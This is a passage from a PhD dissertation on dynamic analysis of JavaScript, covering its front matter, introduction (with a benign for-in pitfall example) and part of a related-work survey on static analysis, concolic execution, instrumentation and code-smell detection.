Dynamic Analysis for JavaScript Code

by

Liang Gong

A dissertation submitted in partial satisfaction
of the requirements for the degree of

Doctor of Philosophy

in

Computer Sciences

in the

GRADUATE DIVISION

of the

UNIVERSITY OF CALIFORNIA, BERKELEY

Committee in charge:

Professor Koushik Sen, Chair
Professor David Wagner
Professor Vern Paxson
Professor Sara McMains

Spring 2018

Dynamic Analysis for JavaScript Code

by

Liang Gong

Abstract

Dynamic Analysis for JavaScript Code

by

Liang Gong

Doctor of Philosophy in Computer Sciences

University of California, Berkeley

Professor Koushik Sen, Chair

The effectiveness of the widely adopted static analysis tools is often limited by JavaScript's dynamic nature and the need to over-approximate runtime behaviors. To tackle this challenge, we research robust dynamic analysis techniques for real-world JavaScript code.

To analyze front-end web applications, we first extend JALANGI which is a dynamic analysis framework based on source code instrumentation. Our extension of JALANGI intercepts and rewrites JavaScript code during network transmission. We also develop NODESEC, which is a dynamic instrumentation framework that traces and sandboxes the interactions between a Node.js program and the operating system. Based on the two frameworks, we research dynamic analysis techniques to detect correctness, performance, and security issues in JavaScript code.

First, we present DLINT, a dynamic analysis approach to check code quality rules in JavaScript. DLINT consists of a generic framework and an extensible set of checkers that each addresses a particular rule. We formally describe and implement 28 checkers that address problems missed by state-of-the-art static approaches. Applying the approach in an empirical study on over 200 popular web sites shows that static and dynamic checking complement each other. On average per web site, DLINT detects 49 problems that are missed statically, including visible bugs on the web sites of IKEA, Hilton, eBay, and CNBC.

Second, we present JITPROF, a profiling framework to dynamically identify JIT-unfriendly code, which prohibits profitable JIT optimizations. The key idea is to associate meta-information with JavaScript objects and code locations, to update this information whenever particular runtime events occur, and to use the meta-information to identify JIT-unfriendly operations. We use JITPROF to analyze widely used JavaScript web applications and show that JIT-unfriendly code is prevalent in practice. We show that refactoring JIT-unfriendly code identified by JITPROF leads to statistically significant performance improvements of up to 26.3% in 15 popular benchmarks.

Finally, we conduct the first large-scale empirical study of security issues on over 330,000 npm packages. We adopted an iterative approach to dynamically analyze those packages and identified 360 previously unknown malicious or vulnerable packages, 315 of which have been validated by the community so far; 258 of those issues are considered as highly severe. All those packages with security issues in aggregate have 2,138 downloads per day, stressing the risks for the Node.js ecosystem.

Contents

Contents i

List of Figures v

List of Tables vi

Acknowledgments vii

1 Introduction 1

1.1 JavaScript — the Good, the Bad, and the Ugly 1

1.2 Dealing with Problematic Features 2

1.3 Outline and Previously Published Work 5

2 Related Work 6

2.1 Static Analysis 6

2.2 Symbolic Execution and Concolic Execution 7

2.3 Dynamic Analysis Infrastructure 8

2.3.1 Runtime Instrumentation 8

2.3.2 Source Code Instrumentation 8

2.3.3 Meta-circular Interpreter 9

2.4 Correctness and Reliability 9

2.4.1 Code Smells and Bad Coding Practices 10

2.4.2 Program Repair 11

2.4.3 Cross-browser Testing 11

2.5 Performance 12

2.5.1 Just-in-time Compilation 12

2.5.2 Performance Analysis and Profiling 12

2.6 Security 13

2.6.1 Node.js Security Analysis 13

2.6.2 Manual Security Inspection . . . 14
2.6.3 Blacklist-based Static Checking Tools . . . 14
2.6.4 Runtime Monitoring Tools . . . 14

3 JavaScript Instrumentation 15

3.1 Dynamic Analysis and Instrumentation . . . 15
3.2 Jalangi Instrumentation Framework . . . 16
3.3 NodeSec Instrumentation Framework . . . 22
3.3.1 Node.js Background . . . 23
3.3.2 Dynamic Instrumentation Overview . . . 23
3.3.3 Intercepting and Monitoring Built-in System Functions . . . 24
3.3.4 Instrumentation to Wrap Asynchronous Callbacks. . . . 26
3.3.5 Sandbox . . . 27
3.4 Rules, Events, and Runtime Patterns . . . 29

4 Checking Correctness Issues 31

4.1 Introduction . . . 31
4.2 Approach . . . 34
4.2.1 Rules, Events, and Runtime Patterns . . . 34
4.2.2 Problems Related to Inheritance . . . 36
4.2.3 Problems Related to Types . . . 38
4.2.4 Problems Related to Language Misuse . . . 40
4.2.5 Problems Related to API Misuse . . . 42
4.2.6 Problems Related to Uncommon Values . . . 44
4.3 Implementation . . . 45
4.4 Evaluation . . . 45
4.4.1 Experimental Setup . . . 46
4.4.2 Dynamic versus Static Checking . . . 46
4.4.3 Code Quality versus Web Site Popularity . . . 50
4.4.4 Performance of the Analysis . . . 50
4.4.5 Examples of Detected Problems . . . 50
4.4.6 Threats to Validity . . . 54

4.5 Conclusion . . . 54

5 Checking Performance Issues **55**

5.1 Introduction . . . 55
5.2 Approach . . . 57
5.2.1 Framework Overview . . . 57
5.2.2 Formalization of Profilers . . . 58
5.2.3 Patterns and Profilers . . . 59
5.2.4 Sampling . . . 68
5.3 Implementation . . . 69
5.4 Evaluation . . . 70
5.4.1 Experimental Methodology . . . 70
5.4.2 Prevalence of JIT Unfriendliness . . . 71
5.4.3 Profiling JIT-Unfriendly Code Locations . . . 71
5.4.4 Runtime Overhead . . . 76
5.5 Conclusion . . . 76

6 Checking Security Issues **77**

6.1 Introduction . . . 77
6.2 Background . . . 79
6.3 Overview . . . 79
6.3.1 Motivation behind Behavior-driven Study . . . 81
6.3.2 Identifying Suspicious Behaviors . . . 81
6.3.3 Dynamically Analyzing an Example . . . 82
6.4 Suspicious Behaviors . . . 83
6.4.1 File System Interaction . . . 84
6.4.2 Network Interaction . . . 85
6.4.3 Shell Interaction . . . 85
6.4.4 Ad hoc Attacks/Vulnerabilities . . . 86
6.4.5 Memory and CPU Monitoring . . . 86
6.4.6 Package Installation & NPM Scripts . . . 87
6.5 Implementation . . . 87

6.5.1 Dynamic Instrumentation . . . 88
6.5.2 Virtual Machine . . . 90
6.5.3 Dynamic Analysis . . . 90
6.6 Empirical Study . . . 92
6.6.1 Directory Traversal . . . 97
6.6.2 Backdoor . . . 97
6.6.3 Virus . . . 98
6.6.4 Prank & Rockstar . . . 98
6.6.5 Denial-of-Service Attack . . . 99
6.6.6 Package Overwriting . . . 99
6.6.7 Unauthorized Access . . . 99
6.6.8 Privacy Issues . . . 100
6.6.9 File Overwrite Attack . . . 101
6.6.10 Runtime Install & Insecure Download . . . 101
6.6.11 Violation of Security Practices . . . 101
6.6.12 Known Vulnerabilities . . . 102
6.7 Conclusion . . . 103

7 Limitations **104**

8 Summary **106**

Bibliography **107**

List of Figures

3.1 Overview of our instrumentation infrastructure. 16
3.2 Example of an instrumented code generated by Jalangi. 17
3.3 The interception framework instruments front-end JavaScript on-the-fly. 20
3.4 Example of instrumenting an attribute of an HTML tag. 21
3.5 Example of instrumenting an HTML script tag. 22
3.6 An echo server that returns the request message. 25
3.7 Simplified code illustrating the dynamic instrumentation framework. 26
4.1 Examples that illustrate the limitations of static checking of code quality rules. . . 32
4.2 Bug found by DLint on the Hilton and CNBC web sites. 33
4.3 Warnings from JSHint and DLint. 47
4.4 Overlap of warnings reported by DLint and JSHint. 48
4.5 Number of warnings over site rank. 49
4.6 `NaN` and overflow bugs found by DLint. 51
5.1 Example of polymorphic operation and improved code. 59
5.2 Example of a binary operation on `undefined` and improved code. 61
5.3 Example of non-contiguous arrays and improved code. 61
5.4 Accessing undefined array elements. 62
5.5 Example of storing non-numeric values into numeric arrays. 63
5.6 Example of inconsistent object layouts. 64
5.7 State machine of an array. 65
5.8 Inappropriate use of generic arrays. 67
5.9 Prevalence of JIT-unfriendly code. 71
6.1 An example of a `package.json` file. 79
6.2 Two layers for capturing system calls. 80
6.3 The trace collected by `Dtrace` is difficult to inspect. 80
6.4 Log of built-in system functions. 80
6.5 Code snippet from a package with a directory traversal vulnerability. 83
6.6 Coverage rate of npm packages ordered by size. 94

List of Tables

3.1 Jalangi APIs. . . . 19
3.2 NodeSec APIs. . . . 28

4.1 Code quality rules and runtime patterns related to inheritance. . . . 36
4.2 Code quality rules and runtime patterns related to type errors. . . . 38
4.3 Code quality rules and runtime patterns related to language misuse. . . . 39
4.4 Code quality rules and runtime patterns related to incorrect API usage. . . . 42
4.5 Code quality rules and runtime patterns related to uncommon values. . . . 43

5.1 The runtime event predicates captured and analyzed in JITProf. . . . 58
5.2 Profiler to find polymorphic operations (PO). . . . 60
5.3 Profiler to find binary operations on `undefined` (BOU). . . . 61
5.4 Profiler to find non-contiguous arrays (NCA). . . . 62
5.5 Profiler to find accessing undefined array elements (UAE). . . . 63
5.6 Profiler to find storing non-numeric values in numeric arrays (NNA). . . . 64
5.7 Profiler to find inconsistent object layouts (IOL). . . . 66
5.8 Profiler to find unnecessary use of generic arrays (GA). . . . 67
5.9 Performance improvements on micro-benchmarks of JIT-unfriendly code patterns. 68
5.10 Performance improvement achieved by avoiding JIT-unfriendly code patterns. . . . 72
5.11 Benchmarks used for evaluation and performance statistics. . . . 74

6.1 Detection Rules. . . . 91
6.2 Distribution of malicious/vulnerable package from post-processing analysis of suspicious operations. . . . 95
6.3 The top 15 most downloaded malicious/vulnerable packages found in our study. . . . 96
6.4 Distribution of suspicious operations that could not be confirmed during post-processing analysis. . . . 96
6.5 Distribution of sensitive HTTP(S) headers. . . . 101

Acknowledgements

I would like to thank my advisor, Koushik Sen, for the ideas, feedback, and time he has given me over the past few years.

I would also like to thank Sara McMains, Vern Paxson, and David Wagner for serving on my qualifying exam and dissertation committees and for giving me useful feedback and helping to shape my thesis.

My collaborators, including Weidong Cui, Mark Marron, Anders Møller, George Necula, Michael Pradel, and Manu Sridharan, were instrumental in helping me discover interesting problems and design solutions to them, for which I thank them.

I am very grateful to the amazing graduate students and postdocs I have worked with, including Esben Andresen, Wontae Choi, Sarah Chasins, Rafael Dutra, Joel Galenson, Benjamin Mehne, Cuong Nguyen, Xuehai Qian, Cindy Rubio-Gonzalez, Emmanuelle Saillard, Marija Selakovic, and Cristian-Alexandru Staicu. Their feedback on papers, talks, and ideas as well as general discussions were invaluable. I would also like to thank Roxana Infante, Tamille Johnson, Lydia Raya, and Ria Briggs for their organizational help.

Finally, the research would not be possible without the generous support by NSF Grants CCF-1423645, CCF-1409872, CCF-0747390, CCF-1018729, CCF-1018730, by gifts from Mozilla and Samsung, by a Sloan Foundation Fellowship, by the German Federal Ministry of Education and Research (BMBF) within EC SPRIDE, and by the German Research Foundation (DFG) within the Emmy Noether Project "ConcSys."

Chapter 1
Introduction

Not I, I assure thee: setting the attractions of my good parts aside I have no other charms.

– William Shakespeare, *The Merry Wives of Windsor*

1.1 JavaScript — the Good, the Bad, and the Ugly

JavaScript is the predominant programming language for building websites and client-side Internet applications, such as Gmail, Facebook.com, Twitter.com, Netflix.com, Google Docs, and Amazon.com. JavaScript was originally developed as a simple language to make web pages dynamic and interactive. Over the past two decades, JavaScript has evolved into a popular full-fledged programming language for developing applications for browsers, servers, desktops, and mobile platforms. More recently, Node.js [12] has emerged as the most powerful cross-platform JavaScript runtime environment for developing a variety of server-side and desktop applications. Various well-known companies, such as GoDaddy.com, Groupon.com, LinkedIn.com, Uber.com, Paypal.com, Netflix.com, Rakuten.com, and Walmart.com, have built web services on top of Node.js. Several widely-used applications and frameworks, such as Visual Studio Code, Slack, Express.js, Meteor, and Cloud9, are built on top of Node.js and its variants (e.g., Electron.js and NW.js). The default package management system for Node.js is `npm`, which allows users to distribute JavaScript modules that are available on a public registry. Over the last couple of years, npm has become the largest ecosystem of open source libraries in the world [16].

Despite its great success, JavaScript is not often considered a "well-designed" language. Designed and implemented in ten days [123], JavaScript suffers from many unfortunate early design decisions that were preserved as the language thrived to ensure backward compatibility. The sub-optimal design of JavaScript causes various pitfalls (e.g., bugs, performance issues, and security loopholes) that developers should avoid [48]. To give a concrete example, the following code snippet looks like it is iterating over an array and summing up all of its elements:

```
1 var sum = 0;                  // initialize sum with 0
2 var value;                    // define a variable
3 var array = [11, 22, 33];     // define an array having 3 values
4 for (value in array)          // iterate over the array
5   sum += value;
6 // what is the value of sum now?
```

The statement `sum += value;` inside the loop looks like it is adding up all the elements in the array. Therefore, the final value of the variable `sum` should be 66 (i.e., 11 + 22 + 33). Unfortunately, the final result is `"0012"` if it is executed in modern JavaScript engines. This confusing result is largely due to the misleading `for-in` program construct. Specifically, `for-in` iterates all properties of an object, instead of iterating over all elements of an array. The loop considers the array as an object that has three properties: `"0"`, `"1"`, and `"2"`, similar to an array with three indices: 0, 1, and 2. The loop iterates three times: each time the variable `value` gets `"0"`, `"1"`, and `"2"`, respectively. Therefore, the final result is `"0012"` (i.e., `0 + "0" + "1" + "2"`). Even worse, for some earlier versions of Internet Explorer, `for-in` also iterates over the properties inherited from an object's prototype, which is the object's parent object. In that case, the result could be `"0012sort..."`, where "sort" is a built-in property of all array objects.

Due to this counterintuitive `for-in` program construct, developers often misunderstand its meaning and use it incorrectly. In modern development collaboration, a team member who tries to refactor this piece of code may misunderstand the author's intention and may therefore introduce bugs when reusing or refactoring. Unfortunately, there are other problematic JavaScript language features [48]. Using those language features often leads to bugs, poor performance, and security vulnerabilities.

1.2 Dealing with Problematic Features

A popular approach to help developers avoid common pitfalls are guidelines on which things, such as language features, programming idioms, and APIs, to avoid, or how to use them correctly. The developer community has learned such *code quality rules* over time, and documents them informally, e.g., in books [48, 71] and internal company guidelines.[1] As an example, a famous quality rule in JavaScript is: "Don't use for-in over arrays"; following this rule helps the developer avoid the confusion described in the previous example. In general, following these rules improves software quality by reducing bugs, increasing performance, improving maintainability, and preventing security vulnerabilities.

Since remembering and following code quality rules in JavaScript further convolutes the use of an already complicated language, developers rely on automatic techniques to detect those issues.

Static analysis and dynamic analysis: Before explaining the existing solutions, we start by introducing two main concepts, *static analysis* and *dynamic analysis*. Static analysis, also called static code analysis, is a method of analyzing source code without executing the program. In contrast, dynamic analysis runs the code, collects runtime information, and analyses the collected data to find potential issues. To further explain these two concepts, we give a concrete example of how static analysis and dynamic analysis check the following code quality rule:

Rule-1: Do not use `for-in` syntax to iterate over arrays.

[1] `https://code.google.com/p/google-styleguide/`

Statically detecting the issue. The state-of-the-art approach for checking rules in JavaScript is lint-like static checkers [77], such as JSLint [6], JSHint [5], ESLint [3], and Closure Linter [22]. These static checkers are widely accepted by developers and are commonly used in industry. Static analysis takes the code, converts the code to an abstract syntax tree (AST), and traverses the tree to find use of `for-in` features. The analysis can easily detect the use of `for-in` over an array at Line 1 in the following code snippet:

```
1 for (v in [1,2,3]) {...}          // Oops! iterate over an array
2 for (v in {a: 1, b: 2}) {...}     // iterating over an object is fine
```

Limitations of static analysis. Although static analysis is effective in finding certain kinds of problems under restricted scenarios, it is often limited by the need to approximate possible runtime behavior. For example, it is difficult to statically detect the use of `for-in` over an array (Line 6) in the following example:

```
1 var arr = [11, 22, 33];    // define an array having 3 values
2 ...
3 if (expr_1) arr = {};      // conditionally assign arr a different value
4 ...
5 if (expr_2) {
6   for (value in arr) {     // iterate over the array
7     ...
8   }
9 }
```

As mentioned earlier, walking through the abstract syntax tree detects the use of `for..in` over a variable named `arr`. However, there will only be an issue if `arr` is an array, instead of a normal JavaScript object. Ideally, static checkers should confirm that the variable `arr` is of type `Array`, by looking at Line 1. Then, it reports that the source code has violated the code quality rule (Rule-1). Unfortunately, the code at Line 3 makes the detection really hard. Depending on the runtime evaluation of the if conditional expression, `arr` may be assigned an object that is not an array. Statically confirming that `expr_1` and `expr_2` are mutually exclusive is generally still an unsolved research question, and is beyond the scope of this dissertation.

This limitation is unique for a dynamic programming language, such as JavaScript, due to the lack of type annotations and its dynamic nature. Specifically, unlike C/C++, which defines a type for each variable, such as "`int a`", JavaScript does not have a type specification. Every variable is defined with a keyword `var` (e.g., "`var a`"); and every variable can change its type at runtime (e.g., "`a = 1; a = "str"`" or line 3 in the above example). This makes statically detecting the use of `for-in` over arrays challenging. The variable's type cannot be determined precisely until runtime; for example, we are not sure if the variable `arr` is referencing an array in a statement like `for (value in arr)` in line 6 before running the code.

Most practical static checkers for JavaScript [3, 5, 6, 22] and other languages [32, 72] take a pragmatic view and favor a relatively low false positive rate over soundness. This means if the checker detects an issue but is not 100% sure about the correctness of the detection, it just ignores

it. As a result, these checkers may easily miss violations of some rules and do not even attempt to check potential problems that require runtime information.

Dynamic analysis to the rescue. As opposed to static analysis that infers purely based on source code, a dynamic analysis approach actually executes the code, and reasons based on the runtime value of variables. For example, if there is an expression `for (value in x)` in the code, dynamic analysis would monitor the value of `x` used by the `for-in` construct at runtime. If `x` is observed to get an array value during the execution, then the dynamic detector will be able to confirm the violation of the code quality rule.

Due to the limitations of JavaScript and conventional static analysis techniques, we explore dynamic analysis techniques to improve JavaScript application code quality. In this dissertation we develop a series of techniques that alleviate the aforementioned problems. The main elements of the dissertation are listed as follows:

- ***Instrumentation framework.*** One of the key building blocks of dynamic analysis techniques is instrumentation[2]. We make the JALANGI [121] instrumentation framework[3] more robust, and extend it to the in-browser JavaScript environment [G5]. We also engineered a runtime instrumentation framework that monitors interactions between JavaScript runtime and the underlying operating system (OS) in a lightweight manner.

- ***Dynamically detecting correctness issues in JavaScript Code.*** To effectively use JavaScript despite its design flaws, developers try to follow informal code quality rules that help avoid problems in correctness, maintainability, performance, and security. Lightweight static analyses, implemented in "lint-like" tools, are widely used to find violations of these rules, but are of limited use because of the language's dynamic nature. We propose a dynamic analysis approach to check code quality rules in JavaScript.

- ***Dynamically detecting performance issues in JavaScript Code.*** Most modern JavaScript engines employ some form of lazy compilation called *Just in Time (JIT)* compilation to translate part of JavaScript code into machine code at runtime. JIT compilation helps to significantly increase execution speed of JavaScript programs. However, it is possible to write JavaScript code that cannot be translated by a JIT compiler into efficient code. We research dynamic analysis techniques that check and recommend code modifications based on these guidelines. This prompts developers to write more efficient JavaScript code.

- ***Dynamically detecting security issues in JavaScript Code.*** Node.js programs make use of a rich package ecosystem provided by registry services. The de facto package manager of Node.js is npm, which has become the largest package registry in the world [16]. Given the wide reach of npm packages, malware and vulnerability in npm packages have the potential to become the single-most important cybersecurity issue in the near future. We propose a framework called NODESEC that dynamically monitors the interactions between the JavaScript runtime and the OS. Based on the framework, we conduct the first large-scale empirical study on npm packages. We dynamically analyzed over 330,000 packages

[2]Instrumentation refers to an ability to monitor or measure a piece of software's performance, to diagnose errors, and to record execution information.

[3]Sen et al. created and published JALANGI [121].

from the npm registry and evaluate the impact of npm malware and vulnerabilities. Our framework also provides a simple platform, on which developers and security experts can extend the system.

1.3 Outline and Previously Published Work

The remainder of this dissertation proceeds as follows: In Chapter 2, we describe the related work of dynamic analysis for JavaScript. In Chapter 3, we present an instrumentation system that extends the original JALANGI framework, and a framework, called NODESEC, for monitoring basic runtime events of both front-end and back-end applications. Next in Chapter 4, we present DLINT, a system that dynamically checks bad coding practice in JavaScript. In Chapter 5, we present JITPROF, a system that dynamically detects JIT-unfriendly code in JavaScript; in Chapter 6, we describe NODESEC, which is a Node.js framework that intercepts and isolates interactions between the Node.js program and the underlying operating system. In Chapter 7, we discuss the limitations of our approach. Finally, in Chapter 8 we conclude by describing some avenues for future work. In this dissertation, the material in Chapter 4 is adapted from [G4], the material in Chapter 5 is adapted from [G3], and the material in Chapter 6 is adapted from [G2].

Chapter 2
Related Work

Those who do not learn history are doomed to repeat it.

– George Santayana

Program analysis generally refers to the process of automatically analyzing program regarding a property such as correctness, robustness, safety, liveness, performance, and security. The area can overall be divided into static program analysis and dynamic program analysis. In this dissertation, we research practical and robust program analysis technique for real-world JavaScript applications. Therefore, we limit our scope to program analysis for JavaScript in this chapter. Specifically, we start with describing related work and limitations of JavaScript static analysis (Section 2.1), symbolic and concolic execution (Section 2.2); then, we summarize the related work of JavaScript instrumentation (Section 2.3) as well as dynamic analyses that help detect correctness issues (Section 2.4), performance issues (Section 2.5), and security issues (Section 2.6).

2.1 Static Analysis

As explained in the previous chapter, the dynamic nature of JavaScript and the web execution environment introduce various challenges in JavaScript static analysis. Due to the lack of type annotations, applying existing static analysis techniques desinged for statically typed languages to JavaScript is difficult. To tackle this challenge, one dominant research topic is JavaScript type inference, which automatically deduces, either partially or fully, the type of expressions from source code. Jensen et al. developed a JavaScript static type analyzer (TAJS) targeting programs consisting of a few thousand lines of code [75]. The tool infers types and detects a set of type-related errors by building a flow graph based on abstract interpretation [47], which partially executes a program by modeling program semantics and by operating on over-approximations (e.g., types) of concrete values. The type inference of TAJS can be unsound[4] when analyzing native libraries and when processing some dynamic features of JavaScript such as getters, setters, and `eval`.

[4]A proof system is sound if the statements it can prove are indeed true. Soundness in static analysis means when the analysis says a program has no certain error (e.g., type error), then no execution of the program should exhibit such an error.

It is well-known that achieving soundness and high precision[5] for JavaScript static analysis is difficult [26]. It is partially because a precise modeling of the fast-evolving dynamic features, native libraries, and the web environment requires a non-trivial amount of work. To deal with this issue, one research direction is to first statically analyze only a subset of the language features, and then to extend the analysis with either static or dynamic analysis to cover more features of JavaScript [66]. Anderson et al. [25] developed a type inference algorithm for a small subset of JavaScript, and proved the type soundness. Other static analyses focus on a limited scope by assuming the code follows a common usage pattern [74], by targeting a specific library [105], or by restricting the functionality of dynamic features like `eval` [130]. To further improve the accuracy of static analysis, some researchers utilize dynamic information. Schäfer et al. used invariants extracted at runtime to generate specialized programs for more precise static analysis [120]. Moreover, static analysis sometimes further sacrifices soundness to improve scalability. Feldthaus et al. [55] achieve scalable JavaScript call graph construction by focusing on only function objects and by ignoring dynamic property access. Unfortunately, the aforementioned static analyses do not scale well in real-world applications because they assume either a subset of the language or only work in a restricted scenario. The static analysis research in literature is not widely adopted for development. Lint-like syntactic checkers [77], such as JSLint [6], JSHint [5], and ESLint [3] are widely used. These tools often favor precision over soundness by suppressing warnings.

More sophisticated industrial static analysis tools often rely on manual type hints provided by developers. Google Closure Compile [4] allows JavaScript developers to specify type annotations in source code comments, based on which the compiler statically checks type-related errors and generates optimized and minimized JavaScript code. Microsoft develops an increasingly popular language called TypeScript [95], which is a superset of JavaScript that compiles into pure JavaScript code. TypeScript adopts a gradual type system, which supports type annotations for static type checking and allows omitting type annotations of some variables and expressions that are dynamically typed [33].

2.2 Symbolic Execution and Concolic Execution

Symbolic execution is a technique that treats program variables as symbolic variables and calculates symbolic representations of intermediate values during abstract interpretation [47]. Concolic execution is a hybrid technique that collects symbolic path constraints and performs symbolic execution along with a concrete execution. To improve state space exploration or testing coverage, path constraints are later modified and a constraint solver [29] is used to generate a new concrete input that may lead to a different path.

Several techniques use concolic execution [62] for systematically exploring the state space of JavaScript programs. Li et al. created SymJS [86] that uses a concolic execution engine to improve the state space exploration of Artemis, which is a feedback-directed testing framework for JavaScript applications. To deal with the untyped nature of JavaScript, Tanida et al. [131]

[5]Precision in static analysis means when the analysis says a program has a certain error, at least one execution of the program should exhibit such an error.

improved SymJS by adding manual type annotations for symbolic inputs. Kudzu [119] uses a concolic execution engine with a string constraint solver to find client-side code injection vulnerabilities. One of the program analyses built on top of JALANGI [121] is a concolic execution engine, which explores the state space using a linear integer constraint solver for conditions on numbers and strings. MultiSE [122] also improves the performance of the concolic execution engine of JALANGI by merging symbolic states with value summaries during path exploration.

Due to several reasons, there is currently no open-source and robust JavaScript concolic execution framework that can be used for analyzing real-world applications. First, Javascript is an untyped language with dynamic program constructs. There is a lack of theory for supporting all of those program constructs in a SMT solver [50]. Second, performing symbolic execution in the presence of JavaScript built-in functions, the DOM object [104], and the asynchronous events requires a symbolic model of those features. Creating and maintaining the model requires a non-trivial amount of manual work. Other well-known issues such as path explosion [35] are also preventing the technique from being used in real-world applications.

2.3 Dynamic Analysis Infrastructure

A dynamic analysis observes an execution of a program and analyzes the observations made during the execution. To observe an execution, dynamic analyses usually implement instrumentation techniques that can be classified into three broad categories.

2.3.1 Runtime Instrumentation

Runtime instrumentation modifies a JavaScript engine to collect runtime information. Most JavaScript engines compile JavaScript code to an intermediate representation and then interpret the instructions in the intermediate representation one-by-one or translate them to machine code. To collect runtime information, a runtime instrumentor modifies the interpreter of the intermediate representation or the code that translates the intermediate representation to machine code [59, 92, 106]. An instrumentor needs to understand the internal representation of the JavaScript program state to collect state information. Unfortunately, modern JavaScript engines expose very limited APIs for third-party program analysis. Building dynamic analysis on top of a runtime instrumentor requires developers of a program analysis to understand the underlying engines. Moreover, depending on a set of engine-specific instrumentation APIs makes the dynamic analysis nonportable across different engines and browsers.

2.3.2 Source Code Instrumentation

Source code instrumentation modifies the source code of a program to insert additional code that performs the dynamic analysis. One approach is to insert callbacks that get invoked when the modified program executes. A dynamic analysis implements these callbacks to collect runtime

information, such as the name and value of a variable being read, the operation being performed on two operands and the value of those operands. The callbacks are inserted in such a way that they do not change the behavior of the program.

Yu et al. [141] propose a lightweight source code instrumentation framework to regulate the behavior of untrusted code. Their approach specifies instrumentation using rewrite rules. Since their technique focuses on enforcing security policies, their instrumented code only monitors a subset of JavaScript runtime behaviors. Kikuchi et al. [80] further extend and implement the approach based on a web proxy that intercepts and instruments JavaScript code before it reaches the browser. In Chapter 3, we will describe our extension of JALANGI [121], which is a source code instrumentation and dynamic analysis framework. Different from those existing approaches, JALANGI is an open-source and heavyweight dynamic analysis framework that instruments all runtime behaviors.

2.3.3 Meta-circular Interpreter

A meta-circular interpreter functions in a completely different way from the above two instrumentation techniques—it implements an interpreter of JavaScript in JavaScript. The meta-circular interpreter utilizes the object representation of the underlying interpreter to represent the state of the JavaScript program. It also delegates the native calls made in the JavaScript program to the underlying interpreter. A dynamic analysis is implemented by modifying the behavior of the meta-circular interpreter. The approach is portable as it requires no modification of a JavaScript engine. Moreover, it gives total control and visibility over the execution of a JavaScript program; therefore, it does not suffer from the limitations of source code instrumentation. Meta-circular interpreters have two disadvantages: 1) They require a faithful implementation of the JavaScript semantics, which is difficult in practice. 2) They cannot perform just-in-time compilation, which tends to slow down execution of the JavaScript programs. A notable meta-circular interpreter that has been used for dynamic analysis is Photon [82].

Beyond the three main implementation approaches described above, some dynamic analyses use more lightweight techniques. One such approach is to register for runtime events via the debugging interface of a JavaScript engine. In Chapter 3, we will describe our second instrumentation framework called NODESEC. NODESEC exploits the dynamic nature of the language and its APIs by overwriting particular built-in APIs before any other code is executed. The overwriting function then records when the overwritten function is called and forwards the call to the original implementation.

2.4 Correctness and Reliability

Correctness and reliability are two of the most important challenges faced by JavaScript developers. Correctness here means that a program conforms to its specification. Reliability means the extent to which a software system delivers usable services when those services are demanded. A significant amount of research work tries to alleviate correctness issues by detecting them be-

fore deploying the software. This section presents such techniques that are based on dynamic analyses. Specifically, we present approaches that address code smells and bad coding practices (Section 2.4.1), that help repair programming errors (Section 2.4.2), and that target cross-browser issues (Section 2.4.3).

2.4.1 Code Smells and Bad Coding Practices

So-called "code smells"[6] indicate potential quality issues in the program. To deal with code smells, the software development community has learned over time guidelines and informal rules to help avoid common pitfalls of JavaScript. Those rules specify which language features, programming idioms, APIs to avoid, or how to use them correctly. Following these rules often improves software quality by reducing bugs, increasing performance, improving maintainability, and preventing security vulnerabilities.

Lint-like tools are static checkers that enforce code practices and report potential code smells. Unfortunately, due to the dynamic nature of JavaScript, approaches for detecting code smells statically are limited in their effectiveness. Although there are some successful static checkers used in real-world application development (e.g., JSHint, JSLint, ESLint, and Closure Linter), they are limited by the need to approximate possible runtime behavior and often cannot precisely determine the presence of a code smell. To address this issue, JSNose [54] dynamically detects code smells missed by existing static lint-like tools.

JSNose [54] combines static analysis and dynamic analysis to detect code smells in web applications. The approach mostly focuses on code smells at the level of closures, objects, and functions. For example, JSNose warns about suspiciously long closure chains, unusually large functions, the excessive use of global variables, and not executed and therefore potentially dead code. In contrast, our DLint [G4] dynamic analysis tool (see Chapter 4) detects violations of coding practices at the level of basic JavaScript operations, such as local variable reads and writes, object property reads and writes, and function calls. The approach monitors these operations and detects instances of bad coding practices by checking a set of predicates at runtime. In Section 4.4, we also report an empirical study that compares the effectiveness of DLint's checkers and their corresponding static checkers in JSHint. The result of the study suggests that dynamic checking complements static checkers, since some coding practices are rules on syntactic structures of code (e.g., use semicolons when two statements are on the same line). Those rules cannot be checked by analyzing runtime operations.

TypeDevil [108] addresses a particular kind of bad practice: type inconsistencies. They arise when a single variable or property holds values of multiple, incompatible types. To find type inconsistencies, the analysis records runtime type information for each variable, property, and function, and then merges structurally equivalent types. By analyzing program-specific type information, TypeDevil detects problems missed by checkers of generic coding rules, such as DLint and JSNose.

Because of JavaScript's subtle semantics, using `eval` often leads to misunderstandings that may negatively impact correctness and reliability. Moreover, the string parameter is often dy-

[6] code smell is any symptom in the source code of a program that possibly indicates a problem.

namically generated and therefore, it often grants too much authority and may potentially compromise the security of a JavaScript application. An empirical study [113] shows that `eval` is prevalent in practice and often used unnecessarily.

Richards et al. conduct an empirical study [113] of the use of `eval` in real-world web applications by monitoring the executed JavaScript code in the top 10,000 websites[7]. Their instrumented JavaScript interpreter reports that more than half (59%) of those top-ranked websites use `eval`. They manually inspect those usages and find that 83% of `eval` is unnecessary and therefore should be replaced with semantically equivalent but safer code.

2.4.2 Program Repair

Some analyses narrow their scopes for detection and help fix certain issues. One such analysis, Evalorizer [93], replaces unnecessary uses of the `eval` function with safer alternatives. Evalorizer dynamically intercepts arguments passed to `eval` and transforms the `eval` call to a statement or expression without `eval`, based on a set of rules. The approach assumes that a call site of `eval` always receives the same or very similar JavaScript code as its argument.

Vejovis [58] generates fixes for bugs caused by calling the DOM query API methods, e.g., `getElementById`, with incorrect parameters. The approach identifies possible bugs by dynamically checking whether a DOM query returns abnormal elements, e.g., `undefined`, or whether there is an out-of-range access on the returned list of elements. Based on the observed symptoms and the current DOM structure, Vejovis suggests fixes, such as passing another string to a DOM method or adding a `null`/`undefined` check before using a value retrieved from the DOM.

2.4.3 Cross-browser Testing

Because supported language features and their implementation may differ across browsers, cross-browser compatibility issues challenge client-side web applications. Such issues are caused by ambiguities in the language specification, or by disagreements among browser vendors. Incompatibilities often lead to unexpected behavior.

